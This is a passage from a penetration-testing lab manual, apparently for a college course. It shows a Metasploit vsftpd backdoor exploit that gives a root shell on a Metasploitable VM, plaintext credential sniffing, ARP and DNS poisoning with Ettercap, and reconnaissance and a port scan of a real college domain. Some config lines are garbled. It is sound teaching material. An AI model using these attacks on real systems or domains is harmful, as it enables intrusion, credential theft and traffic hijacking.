Open a terminal on your testing machine and start the Metasploit console by entering:

msfconsole

```
(kali㉿kali)-[~]
$ msfconsole

I I I I I   dTb,dTb
I I   4' V 'B   : . . . / \ . . .
I I   6.   .P   : . . . / \ . . .
I I   'T;: ;P'   : . . . / \ . . .
I I   'T; ;P'   : . . . / \ . . .
I I I I I   'YVP'

I love shells --egypt

      =[ metasploit v6.3.27-dev           ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops        ]
+ -- --=[ 9 evasion                                ]

Metasploit tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

Step 3: Search for Exploit

Search for an exploit module that targets the identified CVE. For the vsftpd backdoor exploit, use:

search vsftpd and press enter

```
msf6 > search vsftpd
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- 
0 auxiliary/dos/ftp/vsftpd_232            2011-02-03     normal  Yes    VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No    VSFTPD V2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

We are selecting upon rank.

Step 4: Select Exploit

Choose the appropriate exploit module from the search results using the `use` command. For example:

```
use  
exploit/unix/ftp/vsftpd_234_backdoor
```

. Or

Use 1

Step 5: Set Exploit Options

Set the target IP and port for Metasploitable 2. Use the `show options` command to view available options and set them accordingly:

```
msf6 > use 1  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
Name  Current Setting  Required  Description  
---  ---  
CHOST      no        The local client address  
CPORT      no        The local client port  
Proxies    no        A proxy chain of format type:host:port[,type:host:port][,...]  
RHOSTS    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT      21        yes       The target port (TCP)  
  
Payload options (cmd/unix/interact):  
Name  Current Setting  Required  Description  
---  ---  
  
Exploit target:  
Id  Name  
--  --  
0  Automatic  
  
View the full module info with the info, or info -d command.
```

Now type

```
set RHOSTS //IP of metasploitable 2  
192.168.23.131      set  
RPORT 21
```

Step 6: Exploit

Launch the exploit using the `exploit` command:

Exploit

```
[*] msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.23.131:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.23.131:21 - USER: 331 Please specify the password.
[*] 192.168.23.131:21 - Backdoor service has been spawned, handling...
[*] 192.168.23.131:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell.
[*] Command shell session 1 opened (192.168.23.129:33393 → 192.168.23.131:6200) at 2023-08-31 01:45:40 -0400
```

We successfully got the shell.

Step 7: Post-Exploitation

If successful, Metasploit will provide a remote shell to the target system. Navigate through the compromised system, escalate privileges, and gather information. Use commands like `shell` to gain shell access.

Enter command shell to get the terminal of the metasploitable 2 machine

```
root@metasploitable:/# whoami
whoami
root
root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# ls
ls
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot  etc  initrd.img  media      opt       sbin  tmp  vmlinuz
cdrom  home  lib      mnt       proc      srv   usr
root@metasploitable:/# █
```

Step 8: Document Exploitation

Document the entire process, including the chosen exploit, target IP, configurations, and results. This documentation is crucial for reporting and analysis.

D) Sniffing POP3/FTP/Telnet Passwords

Sniffing passwords from plain-text protocols like POP3, FTP, and Telnet demonstrates the security risks associated with transmitting sensitive information without encryption.

Step 1: Prepare the Environment


Ensure you have the necessary tools installed, such as Wireshark, for packet capturing and analysis.

We required 3 machines to perform this lab

- a) Parrot (you can use windows / the machine should have Wireshark installed)
- b) Metasploitable 2 (target)
- c) Kali (attacker)

Step 2: Start Packet Capture on parrot.

Launch Wireshark and select the network interface that's connected to the target network. Begin capturing packets by clicking the "Start" or "Capture" button.



Step 3: Initiate Communication

Use a separate machine to initiate communication using POP3, FTP, or Telnet. For example, you can use Telnet to connect to a target server:

Open terminal in kali and type the following command.

telnet 192.168.23.131 // the IP address may be vary in your lab environment for FTP:

ftp 192.168.23.131

Step 4: Transmit Credentials

During the Telnet session or other chosen protocol, transmit login credentials (username and password) in plain text.

The default username and password for metasploitable 2 is (msfadmin/msfadmin)

```

└─(kali㉿kali)-[~]
└─$ telnet 192.168.23.131
Trying 192.168.23.131...
Connected to 192.168.23.131.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Aug 31 01:58:17 EDT 2023 from 192.168.23.129 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █

```

FTP


```

└─(kali㉿kali)-[~]
└─$ ftp 192.168.23.131
Connected to 192.168.23.131.
220 (vsFTPd 2.3.4)
Name (192.168.23.131:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:
!      cdup    epsv4   hash    mdelete  mput    pdir    quote   rmdir   struct   user
$      chmod   epsv6   help    mkdir     mget    pls     rate    rstatus  unique  verbose
account  close   exit    idate   mget    msend   pload   rcvbuf  rmque   system  xferbuf
append   cr      features image   mkdir   newer   preserve  recv   send    texec   ?
ascii   debug   fget    lcd     mls    nlist   progress  regst   smpuri  throttle
bell    delete   form    less    mlsd   mmp   prompt   remots  set     trace
binary  dir     ftp     lpage   mlist   nctrans proxy   rename  site    type
bye    disconnect gate    lput    mode    opens   pas   reset   size    umask
case   edit     get     ls     modtime page    pas   restart  softbf  unset
cd     epsv    glob    mactdef  msize   passive quit   rhelp  status  usage
ftp> █

```

Step 5: Stop Packet Capture

After transmitting credentials, return to Wireshark and stop the packet capture by clicking the "Stop" or "Capture" button.



Step 6: Analyze Captured Packets

Review the captured packets in Wireshark's packet list and packet details panes. Filter the packets to show only the relevant protocol traffic (e.g., Telnet, POP3, FTP).


No.	Time	Source	Destination	Protocol	Length	Info
1...	13.631...	192.168.23...	192.168.23...	TEL...	99	Telnet Data ...
1...	13.637...	192.168.23...	192.168.23...	TEL...	78	Telnet Data ...
1...	13.638...	192.168.23...	192.168.23...	TEL...	1...	Telnet Data ...
1...	13.639...	192.168.23...	192.168.23...	TEL...	1...	Telnet Data ...
1...	13.640...	192.168.23...	192.168.23...	TEL...	69	Telnet Data ...
1...	13.641...	192.168.23...	192.168.23...	TEL...	69	Telnet Data ...
1...	13.641...	192.168.23...	192.168.23...	TEL...	69	Telnet Data ...
1...	13.641...	192.168.23...	192.168.23...	TEL...	69	Telnet Data ...
1...	13.642...	192.168.23...	192.168.23...	TEL...	6...	Telnet Data ...
1...	15.556...	192.168.23...	192.168.23...	TEL...	67	Telnet Data ...
1...	15.556...	192.168.23...	192.168.23...	TEL...	67	Telnet Data ...

▶ Frame 111: 78 bytes on wire (624 bits), 78 bytes captured (624 b
 ▶ Ethernet II, Src: VMware_81:d3:49 (00:0c:29:81:d3:49), Dst: VMwa
 ▶ Internet Protocol Version 4, Src: 192.168.23.131, Dst: 192.168.2
 ▶ Transmission Control Protocol, Src Port: 23, Dst Port: 60722, Se
 ▶ Telnet

Step 7: Locate Credentials


Search for packets containing plain-text credentials. Look for patterns that indicate user authentication, such as "USER" and "PASS" commands in FTP or Telnet traffic.

Select any packet and right click and follow → tcp stream



Step 8: Extract Credentials

Extract the captured credentials from the packet details. Note down the username and password information.



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: mssffaaddmminn
Password: msfadmin
Last login: Thu Aug 31 01:58:17 EDT 2023 from 192.168.23.129 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/**/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ rr....eexxiitt
logout
```

We can see that the password and username of the telnet login and ftp login .

E) ARP Poisoning

ARP Poisoning with Ettercap:

ARP poisoning, using tools like Ettercap, is a technique to intercept and manipulate network traffic within a local network. This activity should only be performed in a controlled environment with proper authorization.

Step 1: Prepare the Environment

Ensure you have Ettercap installed on your machine for ARP poisoning and packet interception. By default, it is installed on kali and parrot

We need two machines:

- a) Kali /parrot
- b) Windows (target)

Step 2: Identify Target and Gateway

Identify the target machine (victim) and the legitimate gateway (router) on the local network. For example, target IP might be 192.168.23.113, and gateway IP might be 192.168.23.2.

Step 3: Launch Ettercap on kali

Open a terminal and launch Ettercap with root privileges: **sudo ettercap -G**


Step 4: Choose Sniffing Interface

Choose the network interface that is connected to the local network. Ettercap will ask you to select the interface for sniffing.



Step 5: Scan for Hosts


In Ettercap's graphical interface, go to "Hosts" > "Scan for Hosts." This populates the list of devices on the network.



```
DHCP: [00:0C:29:35:22:34] REQUEST 192.168.23.129
DHCP: [192.168.23.254] ACK : 192.168.23.129 255.255.255.0 GW 192.168.23.2 DNS 192.168.23.2 "localdomain"
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
7 hosts added to the hosts list...
```

Step 6: Select Target and Gateway

From the Hosts list, select the target machine and the gateway. Right-click and choose "Add to Target 1" and "Add to Target 2" respectively.



Host List

IP Address	MAC Address	Description
fe80::affca0f8:4a08:ad3a	00:50:56:C0:00:08	
fe80::b56a:12ec:7075:5ade	00:0C:29:25:80:88	
192.168.23.2	00:50:56:FE:20:DC	
192.168.23.131	00:0C:29:81:D3:49	
192.168.23.132	00:0C:29:EF:A5:53	
192.168.23.133	00:0C:29:25:80:88	
fe80::dec7:1760:c912:d204	00:0C:29:EF:A5:53	
192.168.23.254	00:50:56:F4:56:6A	

Randomizing 255 hosts for scanning...
 Scanning the whole netmask for 255 hosts...
 7 hosts added to the hosts list...
 Host 192.168.23.2 added to TARGET1
 Host 192.168.23.2 added to TARGET2
 Host 192.168.23.133 added to TARGET1

GATEWAY (Target 2)
 Target (add to target1)

Step 7: ARP Poisoning Setup

In Ettercap's graphical interface globe , go to "Mitm" > "ARP Poisoning." Make sure both "Sniff remote connections" and "Sniff local connections" are selected.

MITM

- ARP poisoning...
- NDP poisoning...
- ICMP redirect...
- Port stealing...
- DHCP spoofing...
- Stop MITM attack(s)
- SSL intercept

Cancel MITM Attack: ARP Poisoning OK

Optional parameters

Sniff remote connections.
 Only poison one-way.

Add to Target 1 Add to Target 2

Step 8: Start ARP Poisoning

Click on the "Mitm" menu again and choose "Start." Ettercap will begin ARP poisoning, causing target traffic to pass through your machine.

We can confirm from target machine by entering arp -a in cmd

```
Connection-specific DNS Suffix . : localdomain
C:\Users\win7>arp -a
Interface: 192.168.23.133 --- 0xb
 Internet Address Physical Address      Type
 192.168.23.2       00-0c-29-35-22-34    dynamic
 192.168.23.129     00-0c-29-35-22-34    dynamic
 192.168.23.254     00-50-56-f4-56-6a    dynamic
 192.168.23.255     ff-ff-ff-ff-ff-ff    static
 224.0.0.22          01-00-5e-00-00-16    static
 224.0.0.252         01-00-5e-00-00-fc    static
 239.255.255.250    01-00-5e-7f-ff-fa    static
 255.255.255.255    ff-ff-ff-ff-ff-ff    static
```

We can find that gateway and host mac are same as target machine.

Step 9: Intercept Traffic

You can now intercept and analyze the traffic between the target and the gateway. Use tools like Wireshark to capture and inspect the packets.

Step 10: Stop ARP Poisoning

To stop ARP poisoning, go to the "Mitm" menu in Ettercap and choose "Stop MITM."

F) DNS Poisoning

DNS Poisoning using Ettercap:

DNS poisoning, also known as DNS cache spoofing, involves redirecting users to malicious websites by corrupting domain name systems. This activity should only be conducted in a controlled environment with proper authorization.

Step 1: Edit etter.dns File

1. Open a terminal.

2. Edit the `etter.dns` file located in the `/etc/ettercap/` directory:
sudo nano /etc/ettercap/etter.dns

3. Add entries to redirect domains to your desired IP addresses. For example:

```
sriindu.ac.i      A    malicious.com
```

```
n                  A    104.215.148.
```

```
google.com #       63
```

```
# vim:ts=8:noexpandtab
```

```
sriindu.ac.in      A    65.61.137.117
```

```
*.sriindu.ac.in    A    65.61.137.117
```

```
sriindu.ac.in      PTR   65.61.137.117
```

```
google.com         A    104.215.148.63
```

```
*.google.com      A    104.215.148.63
```

```
www.google.com     PTR   104.215.148.63
```

4. Save and exit the file.

Step 2: Launch Ettercap=

1. Start Ettercap in graphical mode by entering:

```
sudo ettercap -G
```

Step 3: Start Sniffing

1. In the Ettercap graphical interface, go to the "Sniff" menu and choose "Unified Sniffing."

2. Select your network interface and click "Start."



Step 4: Start ARP Poisoning


1. In the Ettercap graphical interface, go to the "Mitm" menu and choose "ARPpoisoning."

2. Choose "Sniff remote connections" and "Sniff local connections."




Step 5: Launch DNS Spoofing Plugin

1. In the Ettercap graphical interface, go to the "Mitm" menu, choose "Plugins," and then "Manage plugins."




2. Double-click on "dns_spoof" to start the DNS spoofing attack.



Step 6: Monitor DNS Spoofing

1. In the Ettercap graphical interface, you'll see "activating dns_spoof plugin" message.



2. Monitor the "Connections" pane to observe DNS spoofing results. Users trying to access the specified domains will be redirected to the specified IP addresses.

Step 7: Stop DNS Spoofing

1. In the Ettercap graphical interface, stop the DNS spoofing attack by closing the "dns_spoof" plugin.

Step 8: This is how you can carry out a DNS poisoning attack using Ettercap.

RESULT:

We have completed the comprehensive Internal Penetration Testing lab, gaining practical insights into network vulnerabilities and security risks. Through mapping, scanning, exploiting vulnerabilities, and demonstrating attacks like ARP and DNS poisoning, you've acquired a deeper understanding of potential threats and countermeasures. Remember to apply these skills ethically and responsibly to bolster digital security and safeguard sensitive data.

Viva Questions:

1. What is mapping?
2. What is scanning?
3. What is CVE's?
4. What is ARP Poisoning?
5. What is DNS Poisoning?

EXPERIMENT:5

NAME OF THE EXPERIMENT:

EXTERNAL PENETRATION TESTING:

- a Evaluating external Infrastructure.
- . Creating topological map & identifying IP address of target.
- b Target. Lookup domain registry for IP information
- . Examining use of IPV6 at remote location.

C) Evaluating external Infrastructure and Creating topological map & identifying IP address of target

- d a. Evaluating external Infrastructure
- b. Creating topological map & identifying IP address of target.

AIM: To perform a comprehensive External Penetration Testing on the domain "sriindu.org" to identify potential vulnerabilities, assess security weaknesses, and provide recommendations for enhancing the external security posture

THEORY:

Evaluating External Infrastructure is the initial phase of External Penetration Testing, where the focus is on comprehensively assessing an organization's external-facing assets to uncover potential security vulnerabilities. This phase is crucial because external assets are the first point of contact for attackers, making them a primary target for ~~Target~~ security assessments.

: Tools Required:

common tools like Nmap, nslookup, and web application scanners.

Procedure:

Evaluating External

Infrastructure Step1:

DNS Enumeration: Using nslookup or dig to collect

DNS records. USING DIG:

- Turn on your kali and open the terminal and enter the command i.e. # dig sriindu.ac.in press enter

```
[root@centos ~]# dig sriindu.ac.in

; <>> DiG 9.18.16-1-Debian <>> sriindu.ac.in
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 15864
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
;;
;; OPT PSEUDOSECTION:
;; EDNS0 version: 0, Flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;sriindu.ac.in.           IN      A
;;
;; ANSWER SECTION:
sriindu.ac.in.       5       IN      A      104.21.37.36
sriindu.ac.in.       5       IN      A      172.67.203.177
;;
Query time: 48 msec
SERVER: 192.168.255.2#53(192.168.255.2) (UDP)
WHEN: Sun Sep 24 09:45:17 EDT 2023
MSG SIZE rcvd: 74
```

- We can see the ip records of the sriindu.ac.in

- Using Nslookup:
- Command = nslookup sriindu.ac.in

```

root@kali:[~]
# nslookup sriindu.ac.in
Server:          192.168.255.2
Address:         192.168.255.2#53

Non-authoritative answer:
Name:   sriindu.ac.in
Address: 172.67.203.177
Name:   sriindu.ac.in
Address: 104.21.37.36
Name:   sriindu.ac.in
Address: 2606:4700:3032::ac43:cbb1
Name:   sriindu.ac.in
Address: 2606:4700:3034::6815:2524

```

Step 2:

IP Address Discovery:

To get the ip address of the website we can use ping utility.

- Open terminal and enter the following command as follows
- # ping sriindu.ac.in and press enter.

```

ping sriindu.ac.in
PING sriindu.ac.in (104.21.37.36) 56(84) bytes of data.
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=1 ttl=128 time=2.42 ms
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=2 ttl=128 time=2.24 ms
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=3 ttl=128 time=2.38 ms
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=4 ttl=128 time=2.08 ms
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=5 ttl=128 time=2.64 ms
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=6 ttl=128 time=2.49 ms
64 bytes from 104.21.37.36 (104.21.37.36): icmp_seq=7 ttl=128 time=1.83 ms

```

- From the ping scan we identified that ip address is 104.21.37.36 and ttl=128

Step3:

Network Scanning: Using Nmap to find open ports and service versions . Ip = 104.21.37.36

Open the terminal and enter the following command to list the open ports with respective to their versions.

```
# sudo nmap -p- -sV
```

104.21.37.36 Here nmap is
a tool

-p- is port range in this case it is 0-65535
-sV is used to detect the service version

```
[root@kali:~]# sudo nmap -p- -sV 104.21.37.36
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-24 09:57 EDT
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.52% done; ETC: 09:59 (0:00:48 remaining)
